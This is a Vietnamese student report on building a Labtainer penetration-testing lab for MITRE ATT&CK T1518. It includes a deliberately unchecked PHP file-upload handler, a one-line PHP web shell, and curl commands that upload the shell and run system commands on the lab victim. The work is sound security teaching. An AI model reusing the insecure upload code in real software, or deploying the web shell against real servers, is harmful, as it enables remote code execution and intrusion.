
**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**KHOA AN TOÀN THÔNG TIN**

-------🙞🙜🕮🙞🙜-------



**Báo cáo xây dựng lab trên nền tảng labtainer**

**Chủ đề:** Nghiên cứu và xây dựng các bài thực hành dựa trên khung Mitre Att&ck trong kiểm thử xâm nhập

**Lab**: T1518 - Software Discovery 1

Sinh viên thực hiện: Ngô Quang Dũng - B20DCAT029

Giảng viên hướng dẫn: TS. Nguyễn Ngọc Điệp

**Hà Nội - 2025**

**MỤC LỤC**

[MỤC LỤC 1](#_gjdgxs)

[DANH MỤC CÁC HÌNH VẼ 2](#_30j0zll)

[DANH MỤC CÁC BẢNG BIỂU 2](#_1fob9te)

[DANH MỤC CÁC TỪ VIẾT TẮT 3](#_3znysh7)

[1.1 Giới thiệu chung về bài thực hành 4](#_2et92p0)

[1.2 Nội dung và hướng dẫn bài thực hành 4](#_tyjcwt)

[**1.2.1** Mục đích 4](#_3dy6vkm)

[**1.2.2** Yêu cầu đối với sinh viên 4](#_1t3h5sf)

[**1.2.3** Nội dung thực hành 4](#_4d34og8)

[1.3 Phân tích yêu cầu bài thực hành 5](#_2s8eyo1)

[1.4 Thiết kế bài thực hành 5](#_17dp8vu)

[1.5 Cài đặt và cấu hình các máy ảo 8](#_1ksv4uv)

[1.6 Tích hợp và triển khai 10](#_1ci93xb)

[***1.6.1*** Docker Hub 10](#_3whwml4)

[***1.6.2*** Github 10](#_1pxezwc)

[1.7 Thử nghiệm và đánh giá 11](#_3o7alnk)

[TÀI LIỆU THAM KHẢO 13](#_vx1227)

**DANH MỤC CÁC HÌNH VẼ**

[Hình 1 Giao diện Labedit của bài lab](#_44sinio) 7

[Hình 2 Cài đặt phần Result 8](#_2jxsxqh)

[Hình 3 Dockerfiles của máy victim](#_z337ya) 8

[Hình 4 Dockerfiles của attacker 9](#_1y810tw)

[Hình 5 Add và commit bài lab 9](#_4i7ojhp)

[Hình 6 Đẩy các vùng chứa lên dockerhub](#_2xcytpi) 10

[Hình 7 Tạo imodule.tar chứa bài thực hành 10](#_2bn6wsx)

[Hình 8 Đẩy các vùng chứa lên dockerhub 10](#_qsh70q)

[Hình 9 Tạo file Imodule.tar 1](#_3as4poj)1

[Hình 10 File imodule.tar chứa bài thực hành 11](#_49x2ik5)

[Hình 11 Đẩy file imodule.tar lên github 11](#_2p2csry)

[Hình 12 Chạy imodule của bài 1](#_147n2zr)2

[Hình 13 IP của máy server 1](#_147n2zr)2

[Hình 14 Máy client truy cập file index.php 12](#_23ckvvd)

[Hình 15 Tạo file shell.php trên client để tải lên máy server 12](#_ihv636)

[Hình 16 Tải file shell.php lên server 1](#_32hioqz)3

[Hình 17 Điền kết quả của task1 1](#_1hmsyys)3

[Hình 18 Thực thi lệnh để khai thác thông tin các dịch vụ cài đặt trên server 1](#_2grqrue)3

[Hình 19 Checkwork bài lab 13](#_2grqrue)

**DANH MỤC CÁC BẢNG BIỂU**

[Bảng 1. Bảng Result 7](#_3rdcrjn)

**DANH MỤC CÁC TỪ VIẾT TẮT**

| **Từ  viết tắt** | **Thuật ngữ tiếng Anh/Giải thích** | **Thuật ngữ tiếng Việt/Giải thích** |
| --- | --- | --- |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |

* 1. **Giới thiệu chung về bài thực hành**

Bài lab này hướng dẫn cách khai thác lỗ hổng tải file (File Upload Vulnerability) trên một máy chủ web sử dụng Apache và PHP, qua đó thực hiện tấn công thực thi mã từ xa (Remote Code Execution - RCE). Mục tiêu là tạo môi trường máy chủ với một giao diện tải file cơ bản, không kiểm tra loại file tải lên, dẫn đến khả năng tải các file độc hại như file PHP chứa mã thực thi. Sau khi thiết lập, máy client sẽ thực hiện tải lên một file PHP độc hại cho phép chạy lệnh từ xa thông qua tham số cmd. Từ đó, kẻ tấn công có thể kiểm tra các ứng dụng đã cài trên máy nạn nhân. Lỗ hổng này chủ yếu do hệ thống không kiểm tra loại file tải lên, cho phép thực thi mã PHP trong thư mục lưu trữ file. Các biện pháp khắc phục bao gồm kiểm tra loại file tải lên, vô hiệu hóa thực thi mã PHP trong thư mục tải file bằng .htaccess, và đổi tên file tải lên để giảm nguy cơ tấn công.

* 1. **Nội dung và hướng dẫn bài thực hành**
     1. ***Mục đích***

Thông qua bài lab, sinh viên có thể hiểu rõ cách khai thác lỗ hổng này, đồng thời biết cách nhận diện và áp dụng các biện pháp bảo mật để phòng ngừa tấn công.

* + 1. ***Yêu cầu đối với sinh viên***

Có kiến thức cơ bản về PHP và sử dụng công cụ để khai thác lỗ hổng.

* + 1. ***Nội dung thực hành***

Khởi động bài lab:

Vào terminal, gõ:

*startlab pen\_attk\_mitre-t1518*

*(chú ý: sinh viên sử dụng mã sinh viên của mình để nhập thông tin email người thực hiện bài lab khi có yêu cầu, để sử dụng khi chấm điểm)*

Sau khi khởi động xong hai terminal ảo sẽ xuất hiện, một cái là đại diện cho máy tấn công: ***client***, một cái là đại diện cho máy victim: ***server***.

Tạo thư mục *uploads* trên máy **server**:

*sudo mkdir -p /var/www/html/uploads*

Tạo và chỉnh sửa file index.php trên máy victim để xử lý tải lên file:

*sudo nano /var/www/html/index.php*

<?php

if (isset($\_FILES['file'])) {

$file\_name = $\_FILES['file']['name'];

$file\_tmp = $\_FILES['file']['tmp\_name'];

move\_uploaded\_file($file\_tmp, "uploads/" . $file\_name);

echo "File uploaded successfully!";

}

?>

<form action="" method="post" enctype="multipart/form-data">

<input type="file" name="file">

<input type="submit" value="Upload">

</form>

Thực hiện tấn công từ máy **client** (attacker):

Trên máy **attacker**, sử dụng *curl* để kiểm tra trang *index.php* trên máy victim

*curl http://172.21.0.20/index.php*

Sinh viên sẽ nhận được kết quả từ file index.php và sẽ điền câu trả lời vào file task1.txt

Trên máy **attacker**, tạo một file shell.php để thực thi lệnh trên máy **victim**

*sudo nano shell.php*

Nội dung của file shell.php

<?php

if (isset($\_GET['cmd'])) {

echo "<pre>" . shell\_exec($\_GET['cmd']) . "</pre>";

}

?>

Sử dụng curl để tải file shell.php lên máy victim thông qua form tải lên:

*curl -X POST -F "file=@shell.php" http://172.21.0.20/index.php*

Thực thi lệnh trên máy victim bằng cách gửi lệnh qua URL. Ví dụ, để liệt kê các gói đã cài trên máy victim:

*curl "http://172.21.0.20/uploads/shell.php?cmd=dpkg%20-l" > result.txt*

Kết thúc bài lab:

Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc bài lab:

*stoplab software-discovery1*

Khi bài lab kết thúc, một tệp zip lưu kết quả được tạo và lưu vào một vị trí được hiển thị bên dưới stoplab.

Khởi động lại bài lab:

Trong quá trình làm bài sinh viên cần thực hiện lại bài lab, dùng câu lệnh:

*startlab –r software-discovery1*

* 1. **Phân tích yêu cầu bài thực hành**

Bài thực hành gồm 2 máy tính nằm trong cùng mạng LAN. Trong đó 1 máy được gọi là attacker, máy còn lại là victim. Để hoàn thành bài thực hành sinh viên cần sử dụng curl để kiểm tra và tải lên file khai thác lỗ hổng tải file của máy chủ mục tiêu.

* 1. **Thiết kế bài thực hành**

Trên môi trường máy ảo Ubuntu được cung cấp, sử dụng docker tạo ra 2 container: 1 container mang tên “client” đóng vai trò máy tấn công và 1 container mang tên “server” đóng vai trò máy nạn nhân.

Tạo mạng LAN có cấu hình: 172.21.0.0/24 và gateway: 172.21.0.1

Cấu hình docker gồm có:

Client: lưu cấu hình cho máy tấn công, trong đó gồm có:

Tên máy: client

Địa chỉ trong mạng LAN: 172.21.0.10

Gateway: 172.21.0.1

Server: lưu cấu hình cho máy chủ, trong đó gồm có:

Tên máy: Server

Địa chỉ trong mạng LAN: 172.21.0.20

Gateway: 172.21.0.1

config: lưu cấu hình hoạt động của hệ thống

dockerfiles: mô tả cấu hình của 2 container: client và server, trong đó:

Client: sử dụng các thư viện mặc định hệ thống và cài sẵn curl giúp thực hiện các lệnh và chức năng của tool này.

Server: sử dụng các thư viện mặc định hệ thống cùng với cấu hình tương tự máy attacker trong đó đã cài sẵn các dịch vụ apache.


Các nhiệm vụ cần phải thực hiện để thực hành thành công:

Task 1: Sinh viên cần điền kết quả đã đọc được ở file index.php và trả lời vào file task1.txt trong máy client.


Task 2: Sinh viên cần khai thác được danh sách các ứng dụng đã cài trên máy chủ server.

Kết thúc bài lab và đóng gói kết quả.


Thiết lập hệ thống mạng sao cho máy attacker và máy victim cùng một mạng LAN.




*Hình1: Giao diện Labedit của bài lab*



*Hình 2: Cài đặt phần Result*



*Hình 3: Dockerfiles của máy victim*




*Hình 4: Dockerfiles của attacker*

* 1. **Tích hợp và triển khai**

Bài thực hành đã được triển khai như sau:

* + 1. Docker Hub


https://hub.docker.com/repositories/dung1604




*Hình 5: Add và commit bài lab*



*Hình 6: Đẩy các vùng chứa lên dockerhub*



*Hình 7: Tạo imodule.tar chứa bài thực hành*




*Hình 8: Các vùng chứa được đẩy lên dockerhub*

* + 1. Github

https://github.com/DUNG1604/pen\_attk\_mitre\_T1518

Nhập lệnh create-imodules.sh




*Hình 9: Tạo file Imodule.tar*



*Hình 10: File imodule.tar chứa bài thực hành*


Tạo repo mới để đẩy imodule.tar lên và tạo phần release mới




*Hình 11: Đẩy file imodule.tar lên github*

* 1. **Thử nghiệm và đánh giá**


Bài thực hành đã được xây dựng thành công, dưới đây là hình ảnh minh họa về bài thực hành:




*Hình 12: Chạy imodule của bài*




*Hình 13: IP của máy server*




*Hình 14: Máy client truy cập file index.php*




*Hình 15: Tạo file shell.php trên client để tải lên máy server*




*Hình 16: Tải file shell.php lên server*



*Hình 17: Điền kết quả của task1*



*Hình 18: Thực thi lệnh để khai thác thông tin các dịch vụ cài đặt trên server*



*Hình 19: Checkwork bài lab*

**TÀI LIỆU THAM KHẢO**

1. https://attack.mitre.org/versions/v6/techniques/T1518/
2. https://nps.edu/documents/107523844/117289221/labdesigner.pdf/9ab93fc3-7cfe-48f4-987b-2efda8d99346?t=1606868757623